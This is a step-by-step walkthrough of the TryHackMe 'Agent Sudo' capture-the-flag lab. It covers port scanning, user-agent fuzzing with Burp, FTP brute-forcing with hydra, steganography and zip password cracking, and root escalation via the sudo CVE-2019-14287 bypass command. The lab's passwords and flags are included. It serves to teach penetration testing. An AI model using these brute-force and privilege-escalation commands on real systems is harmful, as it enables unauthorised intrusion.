

Today I am going to walk you through the Agent Sudo Room from [TryHackMe](#).

When I started playing CTF and reading write-ups, I found some of them were not guides but just a collection of answers.

This felt like cheating instead of learning.

This article aims to be a more comprehensive step-by-step guide with explanations to understand the process.



TryHackMe | Agent Sudo
TryHackMe

You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.

Author Note

Welcome to another THM exclusive CTF room. Your task is simple, capture the flags just like the other CTF room. Have Fun! If you are stuck inside the black hole, post on the forum or ask in the TryHackMe discord.

Enumeration

Enumerate the machine and get all the important information.

MACHINE IP → 10.10.232.67 (*This is going to be different in your machine*).

It is recommended to create the environmental variable for the IP and ping the machine to be sure of the connection.



Nmap Scan:

```

# nmap -sV -sC -O -oN nmap_scan $ip
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 22:24 CET
Nmap scan report for 10.10.232.67 (10.10.232.67)
Host is up (0.070s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|_ 256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_ 256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Announcement
|_ http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=11/3%OT=21%CT=1%CU=32375%PV=Y%DS=2%DC=I%G=Y%TM=6545650
OS:F%P=aarch64-unknown-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS
OS:=A)OPS(O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M
OS:509ST11NW7%O6=M509ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68
OS:DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=
OS:S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q
OS:=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A
OS:%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y
OS:%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T
OS:=40%CD=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.77 seconds

```

We discover open ports : 21 (ftp) 22 (ssh) and 80 (http).

➡ While nmap is running, visit the website and search for robots.txt

<http://10.10.232.67>



Dear agents,

Use your own **codename** as user-agent to access the site.

From,

Agent R

Nice, we know now there is an **Agent R** and something about the **user-agent**.

[http://\\$ip/robots.txt](http://$ip/robots.txt)



Not Found

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 10.10.232.67 Port 80

➔ Identify Web Technologies with **whatweb**.

```
└─# whatweb http://$ip
http://10.10.232.67 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.232.67], Title[Announcement]
```

➔ Directory Enumeration with **GoBuster**.

```
└─# gobuster dir -u http://$ip -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.232.67
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 277]
./htpasswd (Status: 403) [Size: 277]
./htaccess (Status: 403) [Size: 277]
./index.php (Status: 200) [Size: 218]
./server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)

Finished
```

Going back to the User-Agent, I created a wordlist for Burp, containing only single characters.

0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!@#\$%^&'()*+,-./:;<=>?@[\]^_`{|}~

Open Burp and start intercepting. We will send different petitions with the created list.

Send to Intruder, select Sniper attack and select the position and the wordlist created before as the payload.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLogger

2 x +

PositionsPayloadsResource poolSettings

? Choose an attack type

Attack type:

? Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

1 GET /index.php HTTP/1.1

2 Host: 10.10.232.67

3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: close

8 Upgrade-Insecure-Requests: 1

9

DashboardTargetProxyIntruderRepeaterCollaborator

2 x +

PositionsPayloadsResource poolSettings

? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set:

Payload count: 94

Payload type:

Request count: 94

? Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

0

1

2

3

4

5

6

7

8

9

Add

Add from list ... [Pro version only]

Start the attack 🖐️. We need to look for the difference in length of the response. We know R exists and Burpsuite will demonstrate it.

Request ^	Payload	Status code	Error	Timeout	Length
52	P	200	☐	☐	446
53	Q	200	☐	☐	446
54	R	200	☐	☐	538
55	S	200	☐	☐	446
56	T	200	☐	☐	446

And we discover there is an agent C

Request ^	Payload	Status code	Error	Timeout	Length
37	A	200	☐	☐	446
38	B	200	☐	☐	446
39	C	302	☐	☐	459
40	D	200	☐	☐	446
41	E	200	☐	☐	446

So, let's send it to Repeater to see the response we get if we change the user-agent, we see content is the same, but we receive a new location in the header response.

Request
 Pretty Raw Hex

1 GET /index.php HTTP/1.1
 2 Host: 10.10.232.67
 3 User-Agent: C
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate, br
 7 Connection: close
 8 Upgrade-Insecure-Requests: 1
 9
 10

Response
 Pretty Raw Hex Render

1 HTTP/1.1 302 Found
 2 Date: Fri, 03 Nov 2023 22:00:20 GMT
 3 Server: Apache/2.4.29 (Ubuntu)
 4 Location: agent_C_attention.php
 5 Content-Length: 218
 6 Connection: close
 7 Content-Type: text/html; charset=UTF-8
 8
 9
 10 <!DocType html>
 11 <html>
 12 <head>
 13 <title>
 Annoucement

Location : agent_C_attention.php

Let's visit that URL

http://10.10.232.67/agent_C_attention.php

← → ↺ 🏠

🔒 10.10.232.67/agent_C_attention.php

☆

Attention chris,

 Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

 From,
 Agent R

agent_C_attention.php

And voilà, we have a name for one user : **chris**

💡 Answer the questions below

How many open ports? — **3**

How you redirect yourself to a secret page? — **user-agent**

What is the agent name? — **chris**

Hash Cracking and BruteForce

Done enumerate the machine? Time to brute your way out.

Remember that open FTP port? Let's go back to that.

Now that we know the user, lets brute force the password with **hydra**.

```
# hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://$ip
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 23:09:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.232.67:21/
[21][ftp] host: 10.10.232.67 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 23:10:32
```

And we have the password for user **chris**

Let's log into FTP.

```
# ftp $ip
Connected to 10.10.232.67.
220 (vsFTPd 3.0.3)
Name (10.10.232.67:magneto): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> ls
229 Entering Extended Passive Mode (|||11956|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
ftp>
```

Time to download the files to inspect them.


```

ftp> mget *
mget To_agentJ.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||21981|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*****| 217 226.88 KiB/s 00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (4.26 KiB/s)
mget cute-alien.jpg [anpqy?]? y
229 Entering Extended Passive Mode (|||47658|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |*****| 33143 307.30 KiB/s 00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (209.86 KiB/s)
mget cutie.png [anpqy?]? y
229 Entering Extended Passive Mode (|||6276|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |*****| 34842 349.85 KiB/s 00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (230.67 KiB/s)
ftp>

```

We got the files. Let's open the text file **To_agentJ.txt**

```

# cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password
is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C

```

So, there is a user starting with J.

Now, open the images.



Now let's analyze the images with **binwalk**.

```

# binwalk cute-alien.jpg

```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01

```
# binwalk cutie.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 528 x 528, 8-bit colormap, non-interlaced
869	0x365	Zlib compressed data, best compression
34562	0x8702	Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820	0x8804	End of Zip archive, footer length: 22

Look at that zip

Now that we know that there is something hidden inside the images let's use **steghide**. Steghide is a steganography tool that uses a passcode to **hide private files within an image or audio file**.

[steghide | Kali Linux Tools](#)

[Steghide is steganography program which hides bits of a data file in some of the least significant bits of another file...](#)

www.kali.org

```
# steghide info cute-alien.jpg
"cute-alien.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase: █
```

If you don't have it installed type **sudo apt install steghide**

Time for cracking that passphrase with another of the default Kali tools : **stegcracker**. (You know the drill, install it with **sudo apt install stegcracker**).

[stegcracker | Kali Linux Tools](#)

[version: 2.1.0 arch: all StegCracker is steganography brute-force utility to uncover hidden data inside files...](#)

www.kali.org

Depending on your machine's velocity and the wordlist, this can take a while.


```

└─# stegcracker cute-alien.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'cute-alien.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: Area51doro1111
Tried 441139 passwords
Your file has been written to: cute-alien.jpg.out
Area51

```

We have some results in a new file called **cute-alien.jpg.out** and the password for the zip
: **Area51**

```

└─# cat cute-alien.jpg.out
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris

```

So now we know there is another user called **james** with the password **hackerrules!** We will do the same for the other image and extract the contents of the zip. This command must be run as root.

And we get a new directory **_cutie.png extracted**

```

└─# ls
agent_sudo  cute-alien.jpg  cute-alien.jpg.out  cutie.png  _cutie.png.extracted  To_agentJ.txt

```

Let's cd there and see what is inside.

```

└─# ls
365 365.zlib 8702.zip To_agentR.txt

```

That zip looks promising.

The zip is password protected, I will use **zip2john** to get the hash from the zip then use john to crack it.

```

└─# cat hash
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e*61c4cf3af94e649f827e5964ce575c5f7a239c48fb992c8ea8cbffe51d03755e0ca861a5a3dcbabf
a618784b85075f0ef476c6da8261805bd0a4309db38835ad32613e3dc5d7e87c0f91c0b5e64e*4969f382486cb6767ae6*$/zip2$:To_agentR.txt:8702.zip:8702.zip

```

```
(root@magneto)~[/home/magneto/Downloads/_cutie.png.extracted]
# john hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 ASIMD 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien (8702.zip/To_agentR.txt)
1g 0:00:00:01 DONE 2/3 (2023-08-29 09:47) 0.7407g/s 32921p/s 32921c/s 32921C/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

And there it is, the password for the zip.

💡 Answer the questions below

FTP password — **crystal**

Zip file password — **Area51**

Who is the other agent (in full name)? — **james**

SSH Password — **hackerrules!**

Capture the User Flag

We know the user james and his password, so let's ssh into the machine.

```
Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```

We got the user flag.

Now, let's download the picture to inspect further.

To view the image I used SCP tool on my local machine to get the image from the SSH server.

So I had to exit the remote machine.

```
sudo scp james@10.10.232.67:Alien_autospy.jpg /
```

Open the image.



I reverse searched the image using **TinyEye**.

<https://tineye.com/>



TinEye Reverse Image Search

And there is what we get after search the image, so we can answer the question below.

Filmmaker reveals how he faked infamous 'Roswell alien autopsy' footage in a London apartment

Published October 31, 2018

The Sun



💡 Answer the questions below

What is the user flag? — **b03d975e8c92a7c04146cfa7a5a313c7**

What is the incident of the photo called? — **Roswell Alien Autopsy**

Privilege Scalation


Enough with the extraordinary stuff? Time to get real.

We do a simple enumeration with **sudo -l** to list the commands/files that we can execute without a password and with root privileges, we see **/bin/bash** but when we try to execute it with sudo it does not work.

```
james@agent-sudo:~$ whoami
james
james@agent-sudo:~$ id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$
```

```
james@agent-sudo:~$ sudo /bin/bash/
sudo: /bin/bash/: command not found
```

We look for a vulnerability for sudo and we see that there is an exploit with which we can obtain superuser access.



[OffSec's Exploit Database Archive](#)

[sudo 1.8.27 - Security Bypass. CVE-2019-14287 . local exploit for Linux platform](#)

www.exploit-db.com

It's recommended that you read the exploit to understand how it works.

```
With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

sudo -u#-1 /bin/bash
```

Execute the command in james shell and we get root access.


```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~#
```

Once we got access to the root shell, look for the root flag.

```
root@agent-sudo:/home# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
Deskel a.k.a Agent R
```

💡 Answer the questions below

CVE number for the escalation — **CVE-2019-14287**

What is the root flag? — **b53a02f55b57d4439e3341834d70c062**

(Bonus) Who is Agent R? — **Deskel**

Conclusion

Wow, that was a long one, hope u have fun as I did 🤖